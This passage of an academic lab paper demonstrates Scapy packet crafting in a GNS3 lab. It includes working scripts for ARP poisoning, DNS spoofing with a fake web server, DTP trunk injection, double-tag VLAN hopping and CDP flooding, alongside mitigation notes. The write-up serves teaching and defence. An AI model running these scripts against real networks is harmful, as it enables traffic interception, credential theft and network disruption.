In order for the LANIntruder to be able to send packets onto the network for other VLANs than VLAN1, the port which connects the LANIntruder cloud to the network must be a trunk. A trunk link will allow multiple VLANs to pass the link; in this case we need the LANIntruder to be able to send packets to either VLAN 10 or VLAN 172. For the port to be in trunk mode, Dynamic Trunking Protocol (DTP) must be used to negotiate a trunk. A DTP packet can be sent using Scapy, or a tool similar to Yersinia can negotiate a trunk with the switch, in this case SW switch.

Note: Since GNS3 is being used and Cisco IOS is being emulated, "*dynamic auto, dynamic desirable"* were note implemented by GNS3 developers which makes it hard to enable trunking dynamically. For this project, trunking will be enabled manually on port Fa1/15 on SW switch. By turning trunking on, it will not take away from the purpose of this project which is to demonstrate the power and ease of Packet Crafting using Scapy. Furthermore, to simply tag packets with the appropriate VLAN tag, a VLAN configuration utility (vconfig) will be used to create VLAN 10 and attach it to TAP1 which is connected to cloud LANIntruder. Such configuration will tag all packets leaving TAP1.10 (interface created after vconfig was ran) with VLAN 10 tag that will help SW route the packet to its final destination. TAP1.10 was given an IP address of 10.10.10.5 with a MAC address of 2e:3c:63:62:72:f5.

3.2.2 ARP Execution and Analysis

The environment will be setup in such a way to capture an ARP request, change Opcode from 1 (request) to 2 (reply), change the hardware address to that of the LANIntruder (TAP1.10 MAC address), change the IP address to that of the TAP1.10 (10.10.10.5), then send the packet back to the same hardware address that originated

the ARP request. On receipt of such an ARP reply, the host; in this example BT4 Linux host; will accept the ARP reply and install it in its ARP table.

Code Segment 3.2-1 shows the code to be used to capture an ARP request, change it, then replay it back onto the network.

To demonstrate; a ping to an unknown host will be initiated from BT4 Linux host; for example "*ping 10.10.10.20"* , BT4 Linux host will not have the MAC address for this IP in its ARP table. BT4 Linux host will send ARP request onto the network asking who-has IP 10.10.10.20. Since this IP is not assigned to any host and the code provided in Code Segment 3.2-1 is running and awaiting such request; the code will fire and send a reply with appropriate IP and MAC information back to the originating host; in this case BT4 Linux host.

At this point, BT4 Linux host will have a MAC address to add as a destination in the ping frame header before sending the ping request out the network.

Code Segment 3.2-1 - ARP


```
# ARP
#
# http://www.networksorcery.com/enp/protocol/arp.htm
# dst='ff:ff:ff:ff:ff:ff'  broadcast mac
# src='
# hwtype = hardware type; 1=Ethernet
# ptype, protocol type, IP(0x800/2048)
# op Opcode, (1=request, 2=reply)
# hwsrc, hardware source
# psrc, protocol source address
# hwdst, hardware destination, left blank to be filed by machine in
question
# pdst, protocol destination, provided by source machine to identify
the ip address of machine in question

# automated
interface='tap1.10'
while 1:
 mypackets=sniff(iface=interface, filter='arp', count=1)
 myarp=mypackets[0]
 myarp.hwdst=get_if_hwaddr(interface)
 myarp.hwsrc=get_if_hwaddr(interface)
 myarp.psrc=get_if_addr(interface)
 myarp.op=2
 myarp.psrc=myarp.pdst # IP address of desired MAC
 sendp(myarp, iface=interface, count=1)
```

If this demonstration is successful, a new entry in the ARP table of host BT4 will be installed. Ping on the other hand will not be successful; the ping traffic will be routed appropriately to the host machine through the LANIntruder cloud out TAP1.10 interface. A simple packet dump of said interface will reveal that ping requests are arriving, but no replies will be sent unless another tool to route all traffic back the same interface to the gateway is already installed. Such tool similar to *fragroute* was not installed for this demonstration.

Figure 3.2-1 shows the results of ARP poisoning BT4 linux machine ARP table with the MAC address of the Crafter's choice; in this case the MAC address of TAP1.10.

Figure 3.2-1 - ARP Poisoned



3.2.3 ARP Abuse Mitigation

As previously stated, the point of this demonstration is simply to show the power and ease of Packet Crafting using Scapy and not to perform ARP poisoning and ultimately having a Man-In-The-Middle condition where all traffic can be sniffed and possibly altered. Most Network Security practitioners will recommend installing all MAC addresses for all essential services statically in the ARP table. By populating the ARP table manually, the host will not have to send ARP requests and therefore avoid being poisoned. Essential services could be the default gateway, DNS server if local, DHCP server if local, filer MAC address if local.

Note: See Appendix II - ARP Raw Data for raw data collected for this section.

3.3 Domain Name System (DNS)

Domain Name System (DNS) is the system responsible for resolving domain names to IP addresses. As described in RFC-881 and RFC-920; the domain system is a hierarchal tree-structured globally distributed among many administrative entities. Each entity will be responsible for the maintenance and distribution of its own Resource Records (RR) and is normally considered authoritative for its domain.

From a top down view of the domain system; there are 13 root servers scattered around the globe; those DNS servers will be the ones to query when seeking Top Level Domains (TLD) such as .com, .ca and so on. In return the TLDs will have entries pointing to the authoritative servers of the domain name in question. Finally, the authoritative servers will be queried to resolve resources such as web server, mail servers and much more.

3.2.1 DNS Environment Setup and Explanation

DNS uses ports 53 UDP for normal operation and can enlist port 53 TCP for zone transfers and other oversized replies. DNS header information[5] consist of many fields to list and therefore only the fields required for this demonstration will be listed and explained.

1. Identification field, to match requests and replies
2. QR field, 0-Query, 1-Response
3. Opcode filed, operational codes, normally set to 0-QUERY but can have other codes ranging from 0-15
4. AA bit field, Authoritative Answer when set
5. Total Answer RRs 16 bit field to indicate the number of answers

For the purpose of this demonstration, the DNS fields will be changed to answer any DNS query destined to the DNS server with the IP address of the malicious interface in

[5] DNS, Network Sorcery, http://www.networksorcery.com/enp/default1101.htm, retrieved August 8, 2011

this case TAP2 which is connected to the Internet cloud. The choice of which interface to use was strictly done to simulate the normal operation of having a DNS server external to the local network or residing in the De-Militarized Zone (DMZ).

Once a DNS packet has been hijacked and altered to the Intruder's specific needs; DNS is considered poisoned. DNS cache poisoning is not the topic of this demonstration, the purpose of this exercise is the ease and power of using Scapy to capture any traffic off the wire, alter the packet to some specific needs and replay the packets back onto the network.

In order to demonstrate such power of Scapy, the environment will be setup as follows: The WindowsXP machine with IP address 172.16.21.3 with default gateway of IP address 172.16.21.1 will be used as the client attempting to access a legitimate web site on the Internet. The client will use Internet Explorer (IE) to access some web sites such as www.google.com, www.msn.com and so on. The client host; WindowsXP; is configured to use an external DNS for name resolution which is 192.168.0.11.

The Crafter will be running Scapy to listen on TAP2 which is connected to the Internet cloud in GNS3, listening for all UDP traffic destined for port 53. Once a packet is received, the Crafter with the help of Scapy will make all necessary changes to the received packet then send it back onto the network.

3.3.2 DNS Execution and Analysis

Once the address is entered into the URL, the OS will make an attempt to resolve the name to an IP address locally using the local resolver process which is part of the operating system. If the address is not known, then a DNS request will be sent to the DNS server configured on the client; in this case 192.168.0.11. When the packet is assembled and sent out the network from WindowsXP client to the default gateway which is 172.16.21.1; the gateway will route the traffic to the Internet out TAP2 interface.

At this point, Scapy is running Code Segment 3.3-1 in a loop awaiting all DNS requests. A DNS packet will be captured and the following will be changed before the packet is launched back onto the network.

Sniffing the traffic for a specific packets of interest was explained before and it is done using “sniff(iface=interface, filter='udp and port 53', count=1)”. This code segment will capture the first DNS packet. Once the packet is captured, the answer section must be changed to include the IP address of TAP2 which is 192.168.168.1 instead of the legitimate IP address. Regardless of which name requires resolution, the answer will always be the Crafters chosen IP.

The code segment to include the IP address of the TAP2 is “mydns.an=str(mydns.qd) +'\x00\x00\x01\x2c'+'\x00\x04'+inet_aton(get_if_addr(interface))” This code will maintain the original question and append the IP address of 192.168.168.1 to it.

QD which is the query data consisting of three fields, QNAME, QTYPE and QCLASS[6] QNAME is the host or domain name in question; this field is variable in length. QTYPE is a 2-byte type of query which is set to 01 (A, IPv4 Address). QCLASS is a 2-byte class of query set to 01 which is INternet. QD will be preserved as is.

A resource record must be appended to the original QD. A RR consist of Name, Type, Class, TTL, Rdata Length and Rdata as indicated by the Network Sorcery web site (5)

The Name field will be maintained from the original request so is the Type and Class. TTL field will be added as in “\x00\x00\x01\x2c” which is a 32-bit field with a value of 300 seconds. Rdata length will be included as the length of the IP address returned, in this case 4 bytes. Finally the IP address of the interface TAP2 will be added in network address format using “inet_aton(get_if_addr(interface))” code segment.

---

[6] Klein Gunnewiek, Rob, Packet Wizardry: Ruling the Network with Python, http://packetstorm.linuxsecurity.com/papers/general/blackmagic.txt, retrieved August 8, 2011

At this point the answer field is ready and all that is required is to set the QR to 1 indicating a response and Total Answer RR to 1 indicating there is only one resource record returned.

Code Segment 3.3-1 - DNS

```
# DNS
# http://www.networksorcery.com/enp/protocol/dns.htm
#
# answer section can be done as follows:
# an=DNSRR(rrname=mydns.qd.qname, type='A', rclass='IN', ttl=5,
rdata=192.168.168.1)
# automated
interface='tap2'
while 1:
 mypackets=sniff(iface=interface, filter='udp and port 53',
count=1)
 mydns=mypackets[0]
 mydns.an=str(mydns.qd)+'\x00\x00\x01\x2c'+'\x00\x04'+inet_aton
(get_if_addr(interface))
 mydns.qr=1
 mydns.ancount=1
 time.sleep(1)
 sendp(Ether(dst=mydns.src, src=mydns.dst)/IP
(dst=mydns.getlayer(IP).src, src=mydns.getlayer(IP).dst)/UDP
(dport=mydns.sport)/str(mydns.getlayer(DNS)),iface=interface)


# an web server should be listening on attackers ip, nc will be
used
while true;do nc -k -l 192.168.168.1 80 -q 1 < itworks.txt;done
```


Note: Since the original captured packet is being changed and not a newly created one is used in this case, the Identification field was not changed as it will match the original request. Otherwise, the reply will not match and the client will not accept the reply. Furthermore, the UDP source port will be used as the destination port when sending the packet out the network to convince the client into accepting the reply.

The final line in Code Segment 3.3-1 will send the packet at Layer 2 using "*sendp"* function. The IP layer fields will be changed to swap the source and destination IP addresses from the original request. The UDP source and destination ports will be swapped as well.

In order to further demonstrate an actual reply from the web site requested by the user on WindowsXP client machine, a simulated web server will be running and awaiting requests on port 80 on the same IP address as TAP2. The web server is actually done using "*nc"* which is a network tool that will open a listening socket on port 80 and concatenate a file when a connection is received.

As a result of a successful DNS poisoning, the WindowsXP client will be redirected to a web site running on TAP2 that shows the line "Your DNS query is poisoned" regardless of which site the user attempts to connect to. Figure 3.3-1 DNS poisoned shows the actual results, in this case the user attempted to connect to google.com.

Figure 3.3-1 - DNS poisoned



3.3.3 DNS Abuse Mitigation

As previously stated, the point of this demonstration is simply to show the power and ease of Packet Crafting using Scapy and not to perform any malicious DNS poisoning attacks. This behavior is dangerous to the unsuspecting and can be used to harvest usernames and password by cloning legitimate sites such as gmail.com. Once a username and password are supplied, the user will be redirected to the legitimate site thinking that a wrong password must have been typed. To mitigate such abuse of DNS, DNS Security (DNSSEC) was proposed to authenticate and encrypt DNS transactions and therefore prevent MITM attacks such as this one. DNSSEC is not being used extensively through out the internet which gives such attack a higher rate of success.

Note: See Appendix III - DNS Raw Data for raw data collected for this section.

3.4 Dynamic Trunking Protocol (DTP) and VLAN Tagging

Previous sections explained two of the well-documented and one less documented protocols in details which to the opinion of this author must be sufficient to introduce Scapy and the Packet Crafting methodology. In this section, Dynamic Trunking Protocol (DTP) and Double VLAN Tagging will be demonstrated to further show the power of using Scapy.

3.4.1 Dynamic Trunking Protocol (DTP)

Dynamic Trunking Protocol is another proprietary protocol developed by Cisco to enable devices on the network to negotiate trunks as needed. Furthermore, once a trunk is negotiated, all VLANs can move across the trunk by default unless restricted by the administrator.

DTP Fields are indicated in Code Segment 3.4-1. those field where obtained from an observed DTP packet[7], once a DTP packet was obtained, changing the fields to the Crafter's will is simple using Scapy. DTP uses Type Length Value (TLV) elements inside the DTP protocol. The Type and Length are fixed in size but Value is variable[8]

The fields of interest for this demonstration are the Type Status (0x0002) which will be set to Value (0x03) DTP Desirable. The other field will be Type Neighbor (0x0004) with a Value of the MAC address of the sending device, in this case TAP1.

Once the packet is assembled, the packet can be sent onto the network on many different ways by layering the protocols as indicated in Code Segment 3.4-1. One way is by creating a Dot3 (IEEE 802.3) frame with multicast destination address of "*01:00:0c:cc:cc:cc*" and the source MAC address of the sending device (TAP1). The second Logical Link Control (LLC) will be added with DSAP value of 0xaa, and SSAP

---

[7] Cisco Dynamic Trunking Protocol (DTP) http://www.kimiushida.com/bitsandpieces/articles/packet_analysis_dtp/index.html, retrieved August 8, 2011

[8] Type-length-value, http://en.wikipedia.org/wiki/Type-length-value, retrieved August 8, 2011

value of 0xaa and CTRL value of 3. The third Subnetwork Access Protocol (SNAP) layer will be added to include information specific to the provider, Cisco in this case. The Organizational Unit Identifier (OUI) will have 0x000c value indicating Cisco and a code with a value of 0x2004 which indicates DTP.

In order to observe that a valid DTP packet was assembled and launched against the network, a packet decoder such as Wireshark must be used or turning *"debug dtp events"* on SW switch.

The results of injecting such packets onto the network did not produce the desired results of turning a port into a trunk. The reason for this is that GNS3 developers did not implement all commands pertaining to DTP as both *"switchport mode dynamic and switchport negotiate"* were not available. But, injecting a valid DTP packet for trunk negotiation was observed.

Code Segment 3.4-1 DTP

```
# DTP
# http://www.cisco.com/en/US/tech/tk389/tk689/
technologies_tech_note09186a0080094c52.shtml
#
# Dot3()/LLC()/DTP
# LLC.DNAP=0xaa, IG bit set, Individual
# LLC.SNAP=0xaa, CR bit set, Command
# Organization Code, 0x0000c (CISCO)
# PID, DTP (0x2004)
# DTP Fields or TLV list
# Version: 0x01, 2 bytes
# Type: Domain: 0x0001, 2 bytes
# Length: 13 bytes including Type ( 2byte) and Length (2bytes)
# Value: x00\x00\x00\x00\x00\x00\x00\x00\x00
# Type: Status: 0x0002
# Length: 5
# Value: 0x03 (1 byte), port status, off/on/desirable/auto, this case is DTP Desirable
# Type: Type/DTPtype: 0x0003
# Length: 5
# Value: 0xa5 (1 byte) supported encapsulation types (ISL, 802.1Q, Native...
# Type: Neighbor (0x0004)
# Length: 10
# Value: MAC of sending device
# http://www.kimiushida.com/bitsandpieces/articles/packet_analysis_dtp/index.html

# last 6 byte of Raw layer is the MAC address of the Neighbor

sendp(Dot3(dst='01:00:0c:cc:cc:cc', src=get_if_hwaddr('tap1'))/LLC(dsap=0xaa, ssap=0xaa,
ctrl=3)/SNAP(OUI=0x0c, code=0x2004)/Raw('\x01\x00\x01\x00\r
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x02\x00\x05\x03\x00\x03\x00\x05\xa5\x00\x04\x0
0\n\x00\x50\x56\xc0\x00\x05'), iface='tap1')

# Equivalent to above with LLC and SNAP replaced by Raw hex values.

sendp(Dot3(dst='01:00:0c:cc:cc:cc', src=get_if_hwaddr('tap1'))/Raw('\xaa\xaa
\x03\x00\x00\x0c\x20\x04\x01\x00\x01\x00\r
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x02\x00\x05\x03\x00\x03\x00\x05\xa5\x00\x04\x0
0\n\x00\x50\x56\xc0\x00\x05'), iface='tap1')

#Equivalent to above with all raw hex data
sendp(Raw('\x01\x00\x0c\xcc\xcc\xcc\x00\x50\x56\xc0\x00\x05\x00\x2a\xaa\xaa
\x03\x00\x00\x0c\x20\x04\x01\x00\x01\x00\r
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x02\x00\x05\x03\x00\x03\x00\x05\xa5\x00\x04\x0
0\n\x00\x50\x56\xc0\x00\x05'), iface='tap1')
```

3.4.2 VLAN Tagging

VLAN Tagging as defined by 802.1Q standard, is the process of inserting VLAN information in the Frame header to aid in the routing process of frames at Layer 2.

End nodes do not normally include VLAN information in frames before transmission, switches/routers on the other hand are supposed to add an 802.1Q header just after the source MAC address field in the Ethernet header. Multiple VLAN tag can be added for more complicated applications of routing for multiple clients at Layer 2.

In this demonstration, double VLAN tagging will be utilized to perform what is called VLAN hopping. VLAN are normally considered broadcast domains and therefore isolate one subnet/entity from another. i.e. In the topology provided, VLAN 10 is only available on SW1 and VLAN 172 is only available on SW2. For client to access others clients on different VLANs, a router must be involved to route traffic from one VLAN to another at LAYER 2. If the client is on the same VLAN, then the router (GW) will not be needed and the traffic will be forwarded using Layer 2 only.

On the host machine running Scapy; the following code segment was executed.

```
“  sendp(Ether(dst='ff:ff:ff:ff:ff:ff')/Dot1Q(vlan=1)/Dot1Q
(vlan=172)/IP(dst='172.16.21.3',  src='10.10.10.2')/ICMP(),
iface='tap1')”
```

The previous code segment is using “sendp” function to send a frame with broadcast destination MAC address followed by a Dot1Q layer for the default VLAN 1 followed by another (Double VLAN) tag for VLAN 172. Finally an IP layer followed by an ICMP layer will be added and sent out interface TAP1. This code will send an ICMP ping packet to IP address 172.16.21.3 (WindowsXP host) with a source IP address of 10.10.10.2 (BT4 Linux host). When the packet is received by SW, it peels off the first tag; VLAN 1, inspect the second tag to find out that it is VLAN 172 and send the packet out interface Fa1/2 as governed by STP for VLAN 172. The packet will arrive at SW2 port Fa1/0,

SW2 will use the information provided in the 802.1Q tag and send the packet out port Fa1/2 to its final destination the WindowsXP host.

Without VLAN tagging or more specifically double tagging, the ping packet should have never arrived at host WindowsXP as it will normally have one tag added by SW which is VLAN 1 the default VLAN when it had arrived on port Fa1/15. At this point SW will not know where to send the packet except to sending it to Fa1/0 trunk link to GW router then it will be dropped as it will not have the appropriate tag to be forwarded.

Figure 3.4-1 VLAN Tagging shows the results after sending the previously stated double tagged ICMP packet from the host machine using Scapy and spoofing the IP address of BT4 Linux host. The reply came from the WindowsXP host and the results were captured using "*tcpdump -nni eth0 icmp"* command in BT4 Linux host.

Figure 3.4-1 VLAN Tagging

Note: See Appendix IV - DTP and VLAN Tagging Raw Data for raw data collected for this section.

Conclusion

This project introduced two interrelated topics of interest to both Network engineers and Penetration testers alike. It introduced a testing methodology and recommended a tool that is capable of accomplishing all aspects of the testing methodology. Packet Crafting methodology as introduced in this paper was explored using Scapy tool. The tool is powerful and primitive in such a way that will enable a Crafter to pull packets off the wire or create ones as required. Once a packet set was assembled, Scapy will enable the Crafter to change any fields in any header of any packet, as well as altering the payload of the packet to the Crafters own desires. A fully assembled packet set must be played or replayed onto the network as many times and at any speed required as stipulated by the testing case at hand; Scapy is able to replay such packets. Packets launched onto the network will most generally cause a response from the target device. Such response must be captured and analyzed to further understand the problem at hand or to confirm the results; Scapy is able to decode packets.

This project used mostly Open Source tools that are readily available to accomplish the task of Packet Assembly, Packet Editing, Packet Re-Play and Packet Decoding; all together constitute Packet Crafting.

Two of the well documented industry standard protocols, and one proprietary protocol were used to demonstrate the ease and power of Scapy as it adheres to the Packet Crafting methodology. In all cases, a deep understanding of the protocols used was not required to be able to capture packets, alter them and replay them onto the network.

In all cases, the intention was not to exploit such protocols, crash devices, harvest usernames and password, resource exhaustion or Denial of services. The purpose of this project was to introduce the power of using one tool that can potentially cause chaos on any network. By introducing such a tool and demonstrating the danger of such a tool when used by the wrong hands; its the author's intention to help others see such potential danger and be prepared for it.

References

1. Philippe BIONDI, Network packet forgery with Scapy, November 16, 2005
2. Mike Poor, Packet Craft for Defense-in-Depth, http://www.inguardians.com/research/docs/packetfoo.pdf, retrieved August 9, 2011
3. Scapy Official Documentation, http://www.secdev.org/projects/scapy/doc/, retrieved August 9, 2011
4. Behrouz A. Forouzan, Data Communications and Networking 2nd edition, McGraw-Hill Higher Education, 2001
5. W. Richard Stevens, TCP/IP Illustrated: the protocol, ISBN 0-201-63346-9, February 1994
6. Rob Klein Gunnewiek, Packet Wizardry: Ruling the Network with Python, http://packetstorm.linuxsecurity.com/papers/general/blackmagic.txt, retrieved August 9, 2011
7. CDP Review, http://www.trickman.net/tag/CDP, retrieved August 9, 2011
8. stretch, Experimenting with VLAN hopping, http://packetlife.net/blog/2010/feb/22/experimenting-vlan-hopping/, retrieved August 9, 2011
9. Python Documentation, http://www.python.org/doc/, retrieved August 9, 2011
10. David Barroso, Alfred Andres, Attacks on layer two of the OSI model, http://140.114.71.160/~cs4231/homework/hw3/ref.pdf, retrieved August 9, 2011
11. ARP, http://www.networksorcery.com/enp/protocol/arp.htm, retrieved August 9, 2011
12. DNS, http://www.networksorcery.com/enp/protocol/dns.htm, retrieved August 9, 2011
13. Understanding VLAN Trunking, CISCO Document ID: 10558, http://www.cisco.com/en/US/tech/tk389/tk689/technologies_tech_note09186a0080094c52.shtml, retrieved August 9, 2011
14. Cisco Dynamic Trunking Protocol (DTP), http://www.kimiushida.com/bitsandpieces/articles/packet_analysis_dtp/, retrieved August 9, 2011
15. David C. Plummer, An Ethernet Address Resolution Protocol, RFC826, November 1982
16. J. Postel, The DOmain Names Plan and Schedule, RFC881, November 1983
17. J. Postel, J. Reynolds, Domain Requirements, RFC920, October 1984
18. Jeff Doyle, Jennifer Carroll. CCIE Professional Development Routing TCP/IP, Volume I, Second Edition. Cisco Press, 2005
19. Cisco Systems, Understanding Logical Link Control, Document ID: 12247, Cisco Systems, September 9, 2005
20. Cisco Systems, Frame Formats, http://www.cisco.com/univercd/cc/td/doc/product/lan/trsrb/frames.htm, retrieved August 9, 2011
21. Cisco Systems, Inc. Virtual LAN Security Best Practices, 2002
22. Cisco Systems, Inc. Cisco Security Notice: Cisco's Response to the CDP Issue, Document ID: 13621, http://www.cisco.com/application/pdf/paws/13621/cdp_issue.pdf, retrieved August 9, 2011

Appendices

Appendix I - CDP Raw Data

```
# CDP
# following should work for CDP packets.
# http://www.trickman.net/tag/CDP
# TLV '\x00\x01\x00\n'
# Type: Device ID, Length used to be \x00\n changed to
\x00\x0a

# TTL change to \xFF from \xb4(180s) now 255s
# capture CDP traffic
mypackets=sniff(iface='br0', filter='ether host
01:00:0c:cc:cc:cc', count=1)

# mycdp.len should be changed to include the new Device ID
size

mypackets=sniff(iface='br0', filter='ether host
01:00:0c:cc:cc:cc', count=1)
mycdp=mypackets[0]
mycdp.len=346

for i in range(1,65536):
 ID=''.join(random.choice(string.ascii_uppercase +
string.digits) for x in range(10))
 chk='\x00\x00'
 chk=checksum('\x02\xff'+chk+'\x00\x01\x00\x0e'+ID
+'\x00\x05\x00\xfdCisco IOS Software, 3700 Software (C3725-
ADVENTERPRISEK9-M), Version 12.4(11)XW6, RELEASE SOFTWARE
(fc2)\nTechnical Support: http://www.cisco.com/techsupport
\nCopyright (c) 1986-2008 by Cisco Systems, Inc.\nCompiled
Wed 13-Feb-08 21:43 by prod_rel_team\x00\x06\x00\x0eCisco
3725\x00\x02\x00\x11\x00\x00\x00\x01\x01\x01\xcc
\x00\x04\xc0\xa8\xa8\x02\x00\x03\x00\x13FastEthernet0/0\x00
\x04\x00\x08\x00\x00\x00)\x00\t\x00\x04\x00\x0b
\x00\x05\x00')
```

```
 hexdigits=[int(x, 16) for x in hex(chk)[2:]]
 chk = ''.join(struct.pack('B', (high <<4) + low)
  for high, low in zip(hexdigits[::2], hexdigits[1::2]))
 mycdp.load='\x02\xff'+chk+'\x00\x01\x00\x0e'+ID
+'\x00\x05\x00\xfdCisco IOS Software, 3700 Software (C3725-
ADVENTERPRISEK9-M), Version 12.4(11)XW6, RELEASE SOFTWARE
(fc2)\nTechnical Support: http://www.cisco.com/techsupport
\nCopyright (c) 1986-2008 by Cisco Systems, Inc.\nCompiled
Wed 13-Feb-08 21:43 by prod_rel_team\x00\x06\x00\x0eCisco
3725\x00\x02\x00\x11\x00\x00\x00\x01\x01\x01\xcc
\x00\x04\xc0\xa8\xa8\x02\x00\x03\x00\x13FastEthernet0/0\x00
\x04\x00\x08\x00\x00\x00)\x00\t\x00\x04\x00\x0b
\x00\x05\x00'
 print "Sending packet %i" %i
 sendp(mycdp,iface="tap0")
```

Appendix II - ARP Raw Data

```
# ARP
#
# http://www.networksorcery.com/enp/protocol/arp.htm
# dst='ff:ff:ff:ff:ff:ff'  broadcast mac
# src='
# hwtype = hardware type; 1=Ethernet
# ptype, protocol type, IP(0x800/2048)
# op Opcode, (1=request, 2=reply)
# hwsrc, hardware source
# psrc, protocol source address
# hwdst, hardware destination, left blank to be filed by
machine in question
# pdst, protocol destination, provided by source machine to
identify the ip address of machine in question


mypackets=sniff(iface='tap0', filter='ether host
ff:ff:ff:ff:ff:ff', count=1)

len(mypackets)
mypackets.show()
0000 Ether / ARP who has 192.168.168.11 says
192.168.168.2 / Padding

myarp=mypackets[0]
>>> myarp
<Ether  dst=ff:ff:ff:ff:ff:ff src=c2:00:1d:7a:00:00
type=0x806 |<ARP  hwtype=0x1 ptype=0x800 hwlen=6 plen=4
op=who-has hwsrc=c2:00:1d:7a:00:00 psrc=192.168.168.2
hwdst=00:00:00:00:00:00 pdst=192.168.168.11 |<Padding
load='\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00' |>>>

>>> get_if_hwaddr('tap0')
'76:97:a6:d1:41:ca'
>>> myarp.hwdst
'00:00:00:00:00:00'
>>> myarp.hwdst=get_if_hwaddr('tap0')
```

```
myarp.hwsrc=get_if_hwaddr('tap0')
myarp.psrc=get_if_addr('tap0')
myarp.op=2 # opcode changed to reply

myarp.psrc='192.168.168.11'

GW#show arp
Protocol  Address          Age (min)  Hardware Addr   Type
Interface
Internet  10.10.10.1               -   c200.1d7a.0001  ARPA
FastEthernet0/1.10
Internet  10.10.10.2              15   c809.202e.0000  ARPA
FastEthernet0/1.10
Internet  172.16.21.1              -   c200.1d7a.0001  ARPA
FastEthernet0/1.172
Internet  172.16.21.2             15   c80c.202e.0000  ARPA
FastEthernet0/1.172
Internet  192.168.168.1            3   7697.a6d1.41cb  ARPA
FastEthernet0/0
Internet  192.168.168.2            -   c200.1d7a.0000  ARPA
FastEthernet0/0
GW#ping 192.168.168.11

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.168.11, timeout
is 2 seconds:
...U.
Success rate is 0 percent (0/5)

>>> sendp(myarp, iface='tap0', count=5) # send 5 arp
poisioning packets.

